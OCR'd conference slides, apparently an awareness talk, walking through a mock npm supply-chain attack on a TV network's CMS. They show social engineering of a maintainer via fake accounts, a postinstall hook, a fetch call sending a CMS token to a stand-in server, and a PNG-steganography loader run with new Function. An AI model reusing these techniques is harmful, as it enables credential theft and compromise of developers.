



how to hack an npm package

louie colgan
staff engineer @ flagstone

> disclaimer

- this is not an endorsement for hacking bravo tv.
- there will be javascript code.
- i binge watched **below deck** when i made this presentation.



npm


package manager + registry
with 3m~ packages

package

*functionality to be used
in a project

package.json


```
{
    “name”: “my-package”,
    “version”: 8.0.1,
    “main”: “main.js”,
    “dependencies”: {
      “lodash”: “4.3.1”
    },
    “devDependencies: {
      “webpack”: “4.3.1”
    },
    “scripts”: {
      ”test”: “node test”
    }
}
```




```
node_modules/
    lodash/
        package.json
          node_modules/
            is-odd/
              package.json
              node_modules/
                is-even/
                  package.jso
```

> open source

- **npm is open for anyone** to create their own package and have it be used by anyone.
- "…much of the open source ecosystem relies on **volunteers putting in too many hours for too little support and the cracks are growing.**"



2025 State Of Open Conference

> open source

60%
contributors aren’t paid

58%
experienced burnout

>70%
app code is open source

90%
enterprises use it

Threat Actors Hijack Popular npm Packages to Steal The Project Maintainers' npm Tokens

By Tushar Subhra Dutta - July 22, 2025


North Korean hackers release malware-ridden packages into npm registry

48 Malicious npm Packages Found Deploying Reverse Shells on Developer Systems

Over 70 Malicious npm and VS Code Packages Found Stealing Data and Crypto

Ripple NPM supply chain attack hunts for private keys

New Supply Chain Malware Operation Hits npm and PyPI Ecosystems, Targeting Millions Globally



★ 6 christopherstamp

Strangely addictive

Every season is full of weird people who are hilarious to watch. Strangely addictive watching a bunch of idiot…


august 28th

Malicious Nx Packages in 's1ngularity' Attack Leaked 2,349 GitHub, Cloud, and AI Credentials

september 9th

Software packages with more than 2 billion weekly downloads hit in supply-chain attack

Incident hitting npm users is likely the biggest supply-chain attack ever.



sha1-hulud worm round 1

ALERT

Widespread Supply Chain Compromise Impacting npm Ecosystem


Release Date: September 23, 2025

CISA is releasing this Alert to provide guidance in response to a widespread software supply chain compromise involving the world's largest JavaScript registry, npmjs.com. A self-replicating worm—publicly known as "Shai-Hulud"—has compromised over 500 packages.[i]

sha1-hulud worm round 2

Shai-Hulud worm returns, belches secrets to 25K GitHub repos

Trojanized npm packages spread new variant that executes in pre-install phase, hitting thousands within days



> the scenario


bravo are hiding the new series of below deck behind a premium+ paywall.

we're angry. we've got nothing to watch.

we're going to hack the bravo cms and release the new series to everyone out of unfettered rage.


> the plan

1. research the company.
2. find a package which bravo depend on.
3. hack the package.
4. sweep cms credentials.
5. **release below deck to everyone.**



> research

- bravo and their devs have very chatty dev blogs.
- we notice they share a post about using an open source cms.
- we see they use a visual regression package from npm.
- we examine the package's dependencies…



> find the target

```
{
   “name”: “bravo-viz-tool”,
   “main”: “main.js”,
   “dependencies”: {
     “lodash”: “^4.3.1”,
     “left-pad”: “^1.0.1-alpha”,
     “is-even”: “~3.7.9”,
     “is-odd”: “~2.4.8”,
     “porthole”: “^3.0.1”
   }
}
```

> find the target

[ ] poor score on snyk advisor.

[ ] small contributor base.


[ ] maintainer has many packages.

[ ] a lot of open issues.


[ ] little to no formalized release process.

> find the target

```
{
    “name”: “bravo-viz-tool”,
    “main”: “main.js”,
    “dependencies”: {
      “lodash”: “^4.3.1”,
      “left-pad”: “^1.0.1-alpha”,
      “is-even”: “~3.7.9”,
      “is-odd”: “~2.4.8”,
      “porthole”: “^3.0.1”
    }
}
```




porthole *– a tool to compare two images for differences*




the maintainer

- maintains over 50 packages.
- most packages haven't been updated in over a year.
- has a github repo but manually releases on npm.

> the hack







1. use **social engineering** to gain npm publish rights for the package.

2. add a **malicious script** to the package and release using the publish rights.


>> choose your poison



phishing
campaign




fake tech
interview




the v.i.p
treatment

>> choose your poison



phishing
campaign



fake tech
interview

the v.i.p
treatment

>> the v.i.p. treatment

1. **spam the repo** with issues using fake github accounts.


2. **help out** by responding to the issues, raising legitimate pull requests, improving documentation…

3. **follow the maintainer's socials** and respond to posts to **gain trust and intel.**

>> gained access!

after 6 months of helping, we've
been given publish rights!

for the next 4 months, we're still
helping with maintenance…



>> malicious script flow

1. developer runs `npm install`.
2. our code is triggered immediately.
3. our code sweeps for environment variables matching the cms auth token.
4. the token is forwarded to our server.


>>> npm lifecycle scripts

- packages can run scripts by hooking into the installation lifecycle.
- we can run scripts without the developer being aware or our script needing to be run in the application.


```
{
   “scripts”: {
     “postinstall”: “node ./hack.js”
   }
}
```

>>> the malicious script

obfuscation. 0b4uscat10n. 6F6266757363617469 6F6E.



1. we encode an image with the malicious script to hide it.



2. the code triggered by the postinstall will decode the image and run it.

look for the
recommended token name
from the cms docs.

```
const script = `
   const token = process.env.CMS_TOKEN;
   fetch('https://our-server.com/send?value=‘ + token).then(() => {});
`;
```

pass up the token as a
query string to our
server.

>>>> embedding the script

- an image is made up of pixels
- a png pixel’s color can be represented as **rgba**.
- red, green, blue, alpha channels.

red = 197
green = 125
blue = 104
alpha = 255

```
const script = `
    const token = process.env.CMS_TOKEN;
    fetch('https://our-server.com/send?value=‘ + token).then(() => {});
`;
```

1. convert the character to its utf-16 code unit, “c” = 99.

```
const script = `
    const token = process.env.CMS_TOKEN;
    fetch('https://our-server.com/send?value=‘ + token).then(() => {});
`;
```

1. convert the character to its utf-16 code unit, “c” = 99.

2. amend the alpha channel for the pixel by doing 255 - 99 = **156**.

```
const script = `
   const token = process.env.CMS_TOKEN;
   fetch('https://our-server.com/send?value=‘ + token).then(() => {});
`;
```

1. convert the character to its utf-16 code unit, “c” = 99.

2. amend the alpha channel for the pixel by doing 255 - 99 = **156**.

3. repeat the process until script is fully encoded in the image.


They’re the same picture.

the one on the right has a malicious script that siphons cms tokens

>>>> post install script

```
let script = '';

for (var y = 0; y < this.height; y++) {
  for (var x = 0; x < this.width; x++) {
    const pixelStartIndex = (this.width * y + x) << 2;
    const alpha = this.data[pixelStartIndex + 3];

    if (alpha !== 255) {
     script += String.fromCharCode(255 - alpha);
    }
  }
}

new Function(script)();
```

we convert the alpha channel back to the character and build up the script.

```
let script = '';

for (var y = 0; y < this.height; y++) {
  for (var x = 0; x < this.width; x++) {
    const pixelStartIndex = (this.width * y + x) << 2;
    const alpha = this.data[pixelStartIndex + 3];

    if (alpha !== 255) {
     script += String.fromCharCode(255 - alpha);
    }
  }
}

new Function(script)();
```

```
let script = '';

for (var y = 0; y < this.height; y++) {
  for (var x = 0; x < this.width; x++) {
    const pixelStartIndex = (this.width * y + x) << 2;
    const alpha = this.data[pixelStartIndex + 3];

    if (alpha !== 255) {
     script += String.fromCharCode(255 - alpha);
    }
  }
}

new Function(script)();
```

